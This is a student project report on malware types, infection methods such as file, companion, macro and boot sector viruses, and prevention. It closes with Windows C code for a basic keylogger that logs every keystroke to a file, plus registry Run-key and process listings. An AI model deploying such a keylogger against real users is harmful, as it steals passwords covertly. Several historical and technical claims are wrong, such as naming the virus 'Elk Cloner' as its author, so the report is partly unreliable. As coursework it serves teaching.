**Independent Project Report:**

**Forensic/Malware Analysis of Raw Data**

****

**Pawan Chandra, Aditya Subedi, EJ Truscott, Josh Zurbuchen**

**California State University, Sacramento**

**CSC 153, Section 2**

**Abstract**

Malicious Software, or malware, first started as an experiment in the early 1970’s, designed to test how a program might move between computers via a floppy disk. The earliest recording of a widespread, self-replicating virus was written by a 15 year old teen name Elk Cloner in 1982. The virus displayed a harmless poem that read, “ It will get on all your disks; It will infiltrate your chips; Yes, it’s Cloner!”. What began as a harmless way to replicate and spread software has now evolved into a cyber-war full of criminals stealing data for personal gain. As time progressed and with the advent of the Internet, spreading malware became a lot easier and enabled unethical hackers to find more ways to infect countless people. Today virtually anything with a microprocessor is at risk of being attacked. Trojans, Worms, and Viruses are just a few types of Malware that infiltrate devices without the victim’s knowledge. To protect your computer and the information stored on it prevention is important. The first line of prevention is the human; you should not click on any links that you are not sure about and should read your emails carefully to make sure the sender is who they say they are. The second part of prevention is antivirus software which will use detection processes to prevent viruses from entering your computer and removing any viruses on the computer.

**Identify the types of Malware**

To fully understand and analyze malware, it is important to first learn the different types. This includes but is not limited to viruses, worms, spyware, trojan horses, logic bombs, backdoors, and rootkits.

The first and most common malware type is viruses. A Virus is malicious executable code attached to another executable file. The virus spreads when an infected file is passed from system to system. Viruses can be harmless or they can modify or delete data. Opening a file can trigger a virus. Once a program virus is active, it will infect other programs on the computer. There are various types of viruses that require awareness. File virus, boot sector virus, macro virus, source code, polymorphic virus, encrypted virus, stealth virus, tunneling virus, multipartite virus, and armored virus are some of the most known viruses.

Unlike viruses, Worms replicate themselves on the system, attaching themselves to different files and looking for pathways between computers, such as computer network that shares common file storage areas. Worms usually slow down networks. A virus needs a host program to run but worms can run by themselves. After a worm affects a host, it is able to spread very quickly over the network. Some of the most common worms are Morris worm, ILOVEYOU, code red, and Melissa.

The next common malware is Spyware. Spyware is defined as unwanted software that infiltrates your computing device, stealing your internet usage data and sensitive information. Spyware gathers your personal information and relays it to advertisers, data firms, or external users. Some of the most common Spyware is mostly classified into four different types: adware, system monitors, tracking cookies, and trojans. Examples of other notorious types include digital rights management capabilities that "phone home", rootkits, and web beacons. We will go into further detail on trojan horses, and rootkits below.

Another common malware is a trojan or a trojan horse. A Trojan horse is malware that carries out malicious operations under the appearance of a desired operation such as playing an online game and can be used as spyware. A Trojan horse varies from a virus because the Trojan binds itself to non-executable files, such as image files, audio files. The term is derived from the ancient greek story of the deceptive wooden horse that led to the fall of the city of Troy. Some examples of trojans are DarkComet, Magic Lantern, and Shedun (android malware).

Sometimes malware, such as viruses and worms, contain logic bombs. A logic bomb is a malicious program that uses a trigger to activate the malicious code. The logic bomb remains non-functioning until that trigger event happens. Once triggered, a logic bomb implements a malicious code that causes harm to a computer. Cybersecurity specialists recently discovered logic bombs that attack and destroy the hardware components in a workstation or server including the cooling fans, hard drives, and power supplies. The logic bomb overdrives these devices until they overheat or fail. In March 2013, an attack launched against South Korea, a logic bomb struck machines and "wiped the hard drives and master boot records of at least three banks and two media companies simultaneously." Symantec reported that the malware also contained a component that was capable of wiping Linux machines.

Another form of malware that attackers use is backdoors. A backdoor bypasses the usual authentication used to access a system. The purpose of the backdoor is to grant the cyber criminals future access to the system even if the organization fixes the original vulnerability used to attack the system. Some examples of backdoors is Emilia Attack, object code, and asymmetric.

However, before an attacker can use a backdoor they must first create a rootkit. A rootkit modifies the OS to make a backdoor. Attackers then use the backdoor to access the computer distantly. Most rootkits take advantage of software vulnerabilities to modify system files.

**What a Malware does**

Just like the different ways malware can get in our system, the objectives of a malware can also differ based on the creators intent. Malware mainly focus on disrupting operations, stealing sensitive information, allowing unauthorized access to system resources, slow computer or web browser speeds, and creates problems connecting to networks which results in frequent freezing or crashing. Malware were initially written by programmers for testing purposes or just as pranks. Today the malware is primarily used to steal information for profit or other personal gains by red hat hackers, black hat hackers, and the government. Spyware, ransomware, keyloggers and botnets are the most commonly used strategies used by programmers to steal information from users.

The objective of keyloggers is to interfere in the chain of events. Whenever a victim is using his or her computer and, the key logger will track when a key is pressed and when the data is displayed on the monitor. This poses a serious threat to users as the hackers can capture passwords and other sensitive data.This gives hackers the benefit of access to PIN codes and account numbers, passwords to online shopping sites, email ids, email logins, and other confidential information, etc.. When the hackers get access to the users' private and sensitive information, they can take advantage of the extracted data to perform online money transaction the user's account. A keyloggers can be uploaded via malware or hardwired into a keyboard.

Unlike keyloggers, spyware can use multiple programs and methods to steal data. Spyware however, usually it aims to track and sell your internet usage data. It does that by attempting to capture your credit card or bank account information, or steal your personal identity. Spywares also keep track of your internet activity. They track your login and password information, but also your social media activity to get intel on other individuals. Sophisticated spywares can install additional software and change the settings on your computer, so it’s very important to use secure passwords and stay current with updates. Other side effects of spyware include changed homepage address, slowed internet performance, pop-up advertisements and a redirection of visited websites.

Ransomware, similar to spyware, is another popular attack methodology implemented within a malicious software. Once the malware has spread throughout your computer, it encrypts some or if not all of the users files. Upon encryption, the attacker demands a ransom from the victim, promising, not always truthfully, to restore access to the data upon payment. Attackers can also use a denial of service or cause harm to the victim if request have not been met. Users are shown instructions for how to pay a fee to get the decryption key. The costs can vary based on how valuable of a data is stolen and how much money the victim is assumed to have. Modern hackers known to use cryptocurrency such as Bitcoin, as a form of payment.

Scareware is strategy used by attackers that tricks computer users into visiting websites with malware. Scareware is also known as deception-ware, rogue scanner software or fraudware. Scarewares come in a form of pop-ups, usually displaying something of interest. The most common type of pop ups appear as legitimate warnings from antivirus software companies. These pop ups claim your computer's files have been infected with some type of malware and deceive individuals into downloading what they think is an anti-malware software. The websites and ads are so cleverly designed that users are tricked into paying a fee to quickly purchase software that will fix the so-called problem. By paying for the software, the victims give up their credit card numbers and other personal data without any knowledge of what really is going on.

The word Botnet comes from combining the word ‘robot’ and ‘network’ which also describes the type of attack. A botnet is a collection of internet-connected devices, controlled by a common type of malware. Attackers first use special malware virus to breach the security of several users’ computers, servers, mobile devices, and internet of things. The virus then takes control of each device and organizes all of the compromised machines into a network of ‘bots’ that the cybercriminals can remotely manage. According to hub.packtpub.com, the author Mr. Vignesh states, “cybercriminal will seek to infect and control thousands, tens of thousands or even millions of computers – so that the cybercriminal can act as the master of a large ‘zombie network’ – or ‘bot-network’ – that is capable of delivering a Distributed Denial of Service (DDoS) attack, a large-scale spam campaign or other types of cyberattack”.

**How Malware gets in a target device**

There are many ways a malware gets in a target device. There are different classes of malware and each class are different from the others. Malware can be classified in different ways. One way to classify is to look at target operating system such as windows, osx, linux or unix. Another way is to look at mobile devices or desktop devices. Finally you can classify them by looking at their spreading mechanism, type of victims, vector dependencies and more. We will look at malware based on its behaviour and how it infects a target device. The categories on malware include infectors, network worms, trojan horses, backdoors, remote-access trojans, information stealers, ransomware, scareware, fakeware and finally greyware. It is important to recognize that not all malware neatly place into some category.

Infector is a malware that spreads by attaching a copy of its malicious code to a target device. It is also known as computer viruses. Its main objective is to populate by infecting other computer files that are usually of the same file type. Infectors changes the executable so that the harmful code is ran before or after the normal executable is ran. Let's look at how this work on windows. In windows the file format for executables are known as PE file format or portable executable format. PE formatted files include .exe, .dll and .sys which are drive files. The manner in which infectors work in the PE executable is as follows:

1. At the end of clean executable file, malware adds malicious code.
2. It changes the file entry point to point to the end of the malicious code. The malicious code will be executed first when the exe is ran.
3. It keeps the address of the clean code which was pointed to the entry and when it finishes running the malware transfers control back to the original PE file.



This is one way infectors work but it can place its malicious code at any address. The example we looked at is called file infectors. There are other types of infectors such as boot sector viruses and multipartite viruses. File infection can occur through in two ways: direct infection and memory infection. Direct infection occurs when a virus actively searches for files to be infected in the system. It may search for files in selected folders, such as the operating system folder, the program folder, or the current folder where the virus was executed; or it may search for files across the entire system. On the other hand, when a host file is executed and loaded into memory, memory infection occurs. The virus does not actively look for files to infect in this form of infection; rather, it sits in memory waiting for the execution of a host file. Once a host file is executed, the virus will attach itself to the code in memory of the host file, and when the operation is complete, the virus code will be saved to the file on disk. Direct infection occurs when the host files are static, while when the host file is running, memory infection occurs. As a result, direct infection has the potential to infect all PE file types in the system even those files that have not been running for a long time.

Different types of infectors include executable which we looked at, macros and scripts. When infecting or attaching its code to the host file, it follows certain pattern and using these patterns we can classify file infectors as overwriting viruses, companion viruses and parasitic viruses. The most destructive of all file infectors is an overwriting virus because the virus overwrites its own host code as demonstrated above. This results in the host file being totally destroyed. There is no way to recover from this infection unless the overwritten host file is backed up. Companion viruses are the second type of infectors in executable files. Companion viruses are the only ones not really attaching their malware code to the file of the host. The virus code is still executed first, even without attaching companion virus to the host file, and control is still passed to the host program code for it to execute its function and not raise suspicion. The virus can do this without having to attach its code, using the rules and capabilities of the operating system, which are as follows: file type execution hierarchy and setting file’s attribute to hidden.

On the other hand, file type execution hierarchy deals with deciding which files should first be executed with the same name but different executable extension. This hierarchy exists in both DOS and Windows, The filename-based execution order is COM, then EXT, and then BAT. For instance, if there are three files in the same folder with the name *chrome.bat*, *chrome.exe*, *chrome.com*, typing *chrome* only without any extension on the command line with run *chrome.com*. On the command line deleting *chrome.com* and typing *chrome* again executes *chrome.exe.* Deleting *chrome.exe* leaves *chrome.bat* to the user, so typing *chrome* runs *chrome.bat*. Obviously, taking advantage of the execution hierarchy of the file type works best in command lines, which is why companion viruses were highly successful in DOS era but not so much in modern operating systems. So it is a good idea to make it a habit when executing a file on the command line to type the entire filename with extension.



Above figure shows companion virus renaming and setting its hidden attribute to the target host file extension. When VIRUS.COM infects HOST.COM, the virus renames HOST.COM to HOST.CON and sets its hidden attribute. Then the virus is renamed HOST.COM itself. So when the user executes HOST.COM, he actually executes the virus, and after executing the virus, it passes control to HOST.CON which is the real HOST.COM



Above figure demonstrates how VIRUS.COM or VIRUS.EXE handles an EXE file. The virus renames itself and sets its attribute to HIDDEN instead of renaming and setting the target host file attribute (HOST.EXE). As a result, with a hidden attribute, the virus becomes HOST.COM. So when the user types HOST on the command line, he actually executes the virus and not HOST.EXE. Once the virus is executed, HOST.EXE is controlled by the virus.

The final type of computer virus we are going to look at is parasitic virus. It is the most dangerous executable virus of all because during infection, this virus attaches itself to the host file and still allows the host file to work as intended. This is the file infection’s classic form. A parasitic virus controls the first instruction of a target host file by replacing it with a jump or a virus code pointer. The virus saves the location of the real first instruction of the host file to pass control back to the host file after the virus executes.



The figure above shows the two types of parasitic viruses: prepending and appending. A prepending virus is attached to the top of the host file, which means the virus code gets run first, so the malicious code gets executed first. For the appending virus, at the end of the file the virus code is attached. The first instruction to indicate the virus code is removed from the host file. It passes control back to the host program code following execution of the virus. As stated, the virus can do this by saving the first instruction on the location of the host file.

Another type of executables are macros. A macor is set of instructions that automatically perform a certain task. The task can be a number of mouse movements and keystrokes that are modeled in an automatic way. The application-specific macro language can be used to build macros. A macro language is a scripting form which allows a user to automatically run tasks. The main purpose is to automate tasks like text formatting and crunching numbers in the text processors and spreadsheets. A programming language is essentially an application-specific macro language and if you are able to schedule or write instructions, you can always write a virus. The macro languages for its creations were not long for virus writes to use. This led to the creation of a new form of Macro virus file infectors, a virus created in a macro language. The most popular macro viruses were often written in the macro language of Microsoft Office. The following macro viruses were produced: single platform macro virus, Microsoft word, excel access and powerpoint virus and cross platform macro virus. Single platform macro viruses infect only the same file type in which the macro is written. For instance, only Word document files and nothing more are infected by a Word macro-virus. On the other hand, cross-platform macro viruses can infect other types of Office files. In Microsoft Office, the macro language used across office documents is the Visual Basic for Applications or VBA. Not only Office document type but also executables are infected with cross-platform macro viruses.

The boot sector virus is a different type of infector. First, even before the operating system, a virus wants to get control of the execution flow of the system. One way to achieve this is to infect the disk boot sector. Sector one of each volume is the boot sector. The boot sector is critical disk structure for starting a computer. It contains executable code and code-required data, including information used to access the volume by the file system. When a volume is formatted, the boot sector is created. A 2-byte structure called a signature word or end of sector marker is located at the end of the boot sector, which is always set to 0x55AA. For instance, a boot sector for windows consists of the following elements: x86-based cpu jump instruction, OEM ID, BIOS parameter or BPB data structure, extended BPB, bootstrap code that starts the OS. A boot sector virus works like a file infector by taking control of the first instruction of the boot sector. This is done by hijacking the instruction on the x86-based CPU jump instruction and pointing it to the virus code of the malicious boot sector. It then passes control back to the original boot sector code the virus code is executed. The location can be found in the instruction on the hijacked jump instruction. It is crucial to execute the original bootstrap code in order to properly boot the system because a boot sector contains only 512 bytes of code, a boot sector virus does not have enough space. Therefore, a boot sector virus often uses other disk sectors to hide its code.

Finally, multipartite viruses infect both files as well as booting sectors. There is a file infector and an infector component in the boot sector. Whether the boot virus or the counterpart of the file virus is executed does not matter. Usually both parts follow the same formula. The virus searches for infecting host files and then searches for infecting boot sectors. If the virus supports master boot record or MBR infection, it will look for and try to infect a fixed hard disk. MBR is the disk’s most important data structure. When the disk is partitioned, it is created. The MBR has the following information: master boot code (small executable code), disk signature and the disk partition table. A signature word or end of sector marker is placed at the bottom of the MBR, which is always set to 0x55AA. Today, multipartite refers to viruses that are capable of multiplatform infection, not just boot and file infections.

Greyware is another set of malware. There are files that are not bad but can be malicious, depending on how they are used and how they impact a user. This is how the greyware is classified. The following are the most common types of grayware or sometimes called riskware: joke, adware, spyware and hack tools. A joke grayware is a program to fool the user that something is wrong when there’s really nothing wrong with the system. Usually the classic joke programs invert the display, drive the mouse cursor in the other direction, smash the keyboard, and even open and close disks. These programs are harmless and don’t harm the system, but they are annoying. The blue screen of death screensaver on a serve is a classic example. If anyone had no idea that's it is just a screen saver and seen on the server, the system administrator could be alarmed and reboot to try to fix it.

Hacker tools are system admin tools in the wrong hands. These program allow user to access a target system. Network administrator tools are similar to hack tools. The majority of them work the same way. The only difference is the purpose they are used for. To make sure that everything works smoothly, a network administrative tool can be used to manage a network, although this tool can be used in the wrong hands to compromise a network.

Spyware is software that gathers data without the knowledge of the victim. Due to its functionally, ti can easily be classified as an information robber. But the main difference is that spyware is packaged as commercial software with malicious information stealers. They are purchased and used by anyone who has or owns the computer system they are installed on. It can be used, for example, by a parent wishing to follow the activities of a child while on a computer or by someone wishing to spy on a spouse’s online activities.

Adware us greyware, which shows ads in pop-up form or integrated in a website. There are preloaded adware products with ads to view, whole some track the browsing behavior of online users and display ads based on their tracked performance. Other than being a pain of the number and disturbance of pop-up ads, it also affects users’ privacy by monitoring online activities for the production of targeted ads.

Another kind of malware is called network worms. A network worm is a type of malware which uses widely used network services, such as internet browser, e-mail and chat to replicate or spread across a network with little or no user intervention. Worms are generally dependent on social engineering, whereas advanced worms exploit software vulnerabilities of infect other systems. In terms of potential victims, the network worm is widespread. Anyone connected to the internet is a possible victim. The malware outbreak can affect worldwide in a short time. Network worms are also classified according to their network propagation functionality such as mass mailers, file sharing worms, IRC worms, instant messaging worms, internet and local network worms. Mass mailers are worms that spread over email. The most powerful weapon in this work is usually social engineering. It instructs the user to download and to execute an email attachment, which is the worm itself. Or it convinces the user to click on a link, which often leads to a malware-installed download site which installs on the user’s computer. A file sharing worm spreads across file-share directories by dropping a copy of it into a folder with a sweet filename which users are likely to download and execute on their systems. Usually, file sharing worms benefit from peer to peer file share programs especially when the files are appealing such as: UnlimitedRobloxCoins.exe or FreeAntivirus.exe or PhotoshopCrack.exe. IRC worms can be distributed via IRC channels by sending message containing malicious links or instructions to type in return for something like *free games* or *ops channel privilege*. The link links out to a website with the worm, whereas the instruction to socially develop the victim target leads to a number of commands that can be used. Local network worms are spread across the LAN. A local network worm spreads over servers or hosts connected to the network by scanning for write-enabled share folders. Another way to spread this type of worm is by exploiting the vulnerabilities of an OS or other company-specific software without using shared folders.

**Malware Prevention (JZ)**

Malware can be crippling to your computer system if it gains access, so the best way to stop malware from affecting you is prevention. There are two main prevention solutions; antivirus and firewall software and keeping your software up-to-date. The antivirus software is designed to detect, block, and remove malicious software from the computer. The software works by checking all computer programs and comparing them to the known types of malware. The software performs these actions with three processes; specific, generic and heuristic detection.


Specific Detection works by looking for specific sets of characteristics from previous malware programs and removing or blocking anything that fits into this category. Specific Dectiotion is the easiest system to implement but in order to be effective it has to be updated frequently in order to catch the most recent malware. If it is not updated, new generations of malware could slip through the cracks. The second detection scheme is called Generic Detection. This system checks the programs against known malware and sees if the program is from a known “family” of malware. It can detect these “families” by seeing if the programs share a common codebase. If there are enough similarities the program will prevent the new program from gaining access to your computer. This system will be able to catch more malicious attacks with less data and will also not need to be updated as often as the specific detection process. The final process is called Heuristic Detection. This process attempts to use a program’s behavior to determine whether it is malicious by checking with known malware. Heuristic Detection sets up a virtual machine and watches the new program run and looks for any suspicious behaviors, such as self-replication, overwriting files, and other actions that are common to viruses. If it detects these issues then the new program will be blocked. This type of process is best used against dynamic malware that changes how it attacks or a new type of malware that has not been seen before. With these three processes, antivirus software is able to block and remove most malware programs.

The second part of malware prevention is keeping all of the programs on your computer up to date. No program is devoid of vulnerabilities no matter how many people worked on it or how long it was developed. Android, developed by Google, was reported to have more than 500 vulnerabilities found in 2016. At some point, an attacker will find the vulnerabilities and exploit and the software developer will respond by updating the software. In order to make sure that your computer will not be exploited by these vulnerabilities you have to make sure that the holes are patched as soon as possible. So keeping your programs up to date and removing programs that will no longer get updates is important to make sure your computer is secure.

The final protection equipped on a computer is a firewall. A firewall protects a trusted internal network from the untrusted external networks with a defined set of security procedures. A firewall makes sure that before any site is able to access your network, it first needs you to check it first. The firewall makes sure that your computer stays separated from the rest of the internet, stopping most viruses that run as programs.

Anti-virus software and keeping your programs up to date are two of the easiest ways to prevent threats actively attacking your computer, but they are cannot not prevent you from accidentally allowing malware to gain access to your computer. This is the second important part of malware prevention, the human element.

Attackers have become better at using social engineering to get computer users to click on ads or emails which take them to websites that will download malware to the computer. The most common form come as phishing emails which try to get you to click on something in the email by pretending to be a reputable company or person. Once you click you could automatically download malware or be sent to a website that has malware on it. To combat phishing emails it is important for you to pay attention to any emails that want you to click on something or ask for personal information and passwords. The easiest way to spot phishing emails is to check the sender's address and see if it comes from the company they claim to be. The figure below gives an example:



The sender claims to be from NatWest Support but when you look at the email, the sender’s domain is called nattywestpoll. The attacker is hoping you click Get Started before checking the address. The next part is the Get Started because before clicking on any link in the email you can hover over the link and see if the website is the same as it claims to be. If the site displayed does not go to a NatWest support site, then you know it is a scam and should not click on it. If you follows these two rules phishing emails will not work on you.

The next attack you have to be worried about are pop-up adds. While they can be enticing due to deals, you should never click on them. If you click some of the pop-ups, malware will be installed onto your system to hijack your browser and steal personal information. The only way to keep yourself safe from the bad ads is to click on none on them.

To prevent malware it is best to always check before you download files, open files, click links, and type in your personal information. If you are not sure about an email or file you can go to the companies website and find someone to email or call to confirm the email.If you don’t expose yourself to malware, then antivirus software will keep you from being exposed the the hidden malware attacks.

**Code Analysis/Reverse Engineering**

Assumptions: Using windows environment and its admin rights. Using MSDN library.

**Keylogger**

A program which logs which keys were pressed by the user is a keylogger. Usually the log is saved to a file. To create keylogger we are going to use winuser.h header. This header is used to develop windows Controls. Specifically in winuser.h we are going to use GetAsyncKeyState and it determines whether a key is up or down at the time the function is called, and whether the key was pressed after a previous call to GetAsyncKeyState. An assigned ID called virtual key code is assigned for every button that can be pressed from the keyboard or mouse. The GetAsyncKeyState provides information on whether or not the key was pressed to specify a virtual key code. For the keylogger to work, we must check the status of every virtual key code in a loop. The virtual key code is stored in a file when a key is pressed.

while (true) {

for (char i = 1; i <= 255; i++) {

if (GetAsyncKeyState(i) & 1) {

sprintf\_s(lpBuffer, "\\x%02x", i);

logFile(lpBuffer, (char\*)"log.txt");

}

}

}

* The function logFile accepts two parameters: the recorded data and the log file path.
* lpBuffer contains the data and is formatted by sprintf\_s as \\x%02x. This converts numbers into a hexadecimal string with a two digit format. For example the number 9 is converted to \x09, the number 106 to \x6a

The logFile function works as follows. We only need three Windows API functions to store the data in a log file: CreateFile, WriteFile, and CloseHandle

void LogFile(char \* lpBuffer, LPCSTR fname) {

BOOL bErrorFlag;

DWORD dwBytesWritten;

HANDLE hFile = CreateFileA(fname, FILE\_APPEND\_DATA, 0, NULL, ⠀ OPEN\_ALWAYS, FILE\_ATTRIBUTE\_NORMAL, NULL);

bErrorFlag = WriteFile(hFile, lpBuffer, strlen(lpBuffer), &dwBytesWritten, NULL);

CloseHandle(hFile);

return;

}

* CreateFileA is used for creating or opening a new file give a filename and how the file would be used. Since it’s task is to continuously log the pressed keys given the virtual key codes, we have to open the file in append mode (FILE\_APPEND\_DATA)
* The handle of a file to hFile is returned and used by WriteFile. The formatted virtual keycode is included in lpBuffer. The size of the data to be written is one of the parameters WriteFile requires. The strlen API was used to specify the data length.
* With the CloseHandle, the file handle is closed. To make the file available for use it is important to close the file handle.

**RegEnumValueA (Registry Enumeration)**

RegEnumValueA function Enumerates the values for the specified open registry key. The function copies one indexed value name and data block for the key each time it is called. The objective of this program is to list in a give registry key all values and data.

int main() {

LPCSTR lpSubKey = "Software\\Microsoft\\Windows\\CurrentVersion\\Run";

HKEY hkResult;

DWORD dwIndex;

char ValueName[1024];

char ValueData[1024];

DWORD cchValueName;

DWORD result;

DWORD dType;

DWORD dataSize;

HKEY hKey = HKEY\_LOCAL\_MACHINE;

if (RegOpenKeyExA(hKey, lpSubKey, 0, KEY\_READ, & hkResult) == ERROR\_SUCCESS) {

printf("HKEY\_LOCAL\_MACHINE\\%s\n", lpSubKey);

dwIndex = 0;

result = ERROR\_SUCCESS;

while (result == ERROR\_SUCCESS) {

cchValueName = 1024;

result = RegEnumValueA(hkResult, dwIndex, (char \* ) & ValueName, & ⠀ ⠀⠀ cchValueName, NULL, NULL, NULL, NULL);

if (result == ERROR\_SUCCESS) {

RegQueryValueExA(hkResult, ValueName, NULL, & dType, (unsigned char \* ) & ⠀ ValueData, & dataSize);

if (strlen(ValueName) == 0)

sprintf((char \* ) & ValueName, "%s", "(Default)");

printf("%s: %s\n", ValueName, ValueData);

}

dwIndex++;

}

RegCloseKey(hkResult);

}

return 0;

}

* The listing starts with the registry key handle using RegOpenKeyExA. A successful return should be a non zero value and the output will show a handle stored in hkResult. HKEY LOCAL MACHINE\Software\Microsoft\Windows\CurrentVersion\Run is the registry key that is being targeted here.
* RegEnumValueA uses the handle in hkResult to start listing every registry value in the registry key. The next registry value entry is provided with subsequent calls to RegEnumValueA. That is why, this code block is placed in a loop until an ERROR\_SUCCESS result is returned. ERROR\_SUCCESS results in a successful retrieval of registry value.
* RegQueryValueExA is called for each registry value. We do not enter the respective data but only the registry value. We should be able to obtain registry data with RegQueryValueExA.
* Finally, by using RegCloseKey we must close the handle.
* Printf was used to print to the command line console of the target registry key, value and data. To obtain the text string duration, strlen was used. There is a default value of every registration key.
* RegEnumValueA returns ERROR\_SUCCEPantf, the ValueName variable can be replaced with a string named Default.

**PID**

Analogous to how the enumeration of registry values works, listing processes also works on the same concept. As processes change quickly in real time, you must take a snapshot of the process list. It contains a list of process that details the time the snapshot was taken. You can take the snapshot with CreateToolHelp32Snapshot. In hSnapshot, the snapshot handle, the outcome are stored. To start listing, Process32First is used to obtain the first process information. This information is stored in the variable pe32, which is a type of PROCESSENTRY32. Calling Process32Next will retrieve further process information. Finally, when the list is completed, CloseHandle is used. printf is used to print the name and process ID of executable file.

int main() {

HANDLE hSnapshot;

PROCESSENTRY32 pe32;

hSnapshot = CreateToolhelp32Snapshot(TH32CS\_SNAPPROCESS, 0);

pe32.dwSize = sizeof(PROCESSENTRY32);

if (Process32First(hSnapshot, & pe32)) {

printf("\nexecutable [pid]\n");

do {

printf("%ls [%d]\n", pe32.szExeFile, pe32.th32ProcessID);

} while (Process32Next(hSnapshot, & pe32));

CloseHandle(hSnapshot);

}

return 0;

}

**Conclusion**

It is important to understand the mechanics behind how malware spreads through a computer and what the intentions of the malware are. This information gives users a better understanding of what is at risk and of what security measures are required to prevent attacks in the future. Technology is advancing at a rapid pace, and subsequently attackers are adapting with increasingly clever and deceptive techniques to acquire the information they are after.

References

A, M. K. (2018). *Learning malware analysis: Explore the concepts, tools, and techniques to analyze and investigate Windows malware*. Birmingham: Packt Publishing.

Elisan, C. C. (2015). *Advanced malware analysis*. New York: McGraw-Hill Education.

Examples of spam and phishing emails [PDF file]. (n.d.). Retrieved May 1, 2019, from https://as.exeter.ac.uk/media/level1/academicserviceswebsite/it/documents/Examples\_of\_spam\_and\_phishing\_emails.pdf

Provataki, A., & Katos, V. (2013). Differential malware forensics. *Digital Investigation,* *10*(4), 311-322. doi:10.1016/j.diin.2013.08.006

Ranjan, A. (2019, January 25). Malware and its types. Retrieved May 1, 2019, from https://www.geeksforgeeks.org/malware-and-its-types/

Rankin, B. (2018, April 5). A Brief History of Malware-Its Evolution and Impact. Retrieved May 1, 2019, from https://www.lastline.com/blog/history-of-malware-its-evolution-and-impact/

Rouse, M. (2019, April). What is malware (malicious software)? - Definition from WhatIs.com. Retrieved May 1, 2019, from https://searchsecurity.techtarget.com/definition/malware

Saxe, J., Sanders, H., & Ghosh, A. (2018). *Malware data science: Attack detection and attribution*. San Francisco: No Starch Press.

Stiborek, J., Pevný, T., & Rehák, M. (2018). Multiple instance learning for malware classification. *Expert Systems with Applications,* *93*, 346-357. doi:10.1016/j.eswa.2017.10.036

TEST, D. (2017, April 14). What is Antivirus Software and How Does It Work? Retrieved May 1, 2019, from https://www.geeksonsite.com/computer-security/what-does-virus-scan-do-how-antivirus-software-works/

Vignesh, H. (2018, March 28). How to protect yourself from a botnet attack. Retrieved May 1, 2019, from https://hub.packtpub.com/how-protect-yourself-botnet-attack/

WONG, R. (2018). *MASTERING REVERSE ENGINEERING: Your practical guide to master the art of malware reversing*. Place of publication not identified: PACKT Publishing Limited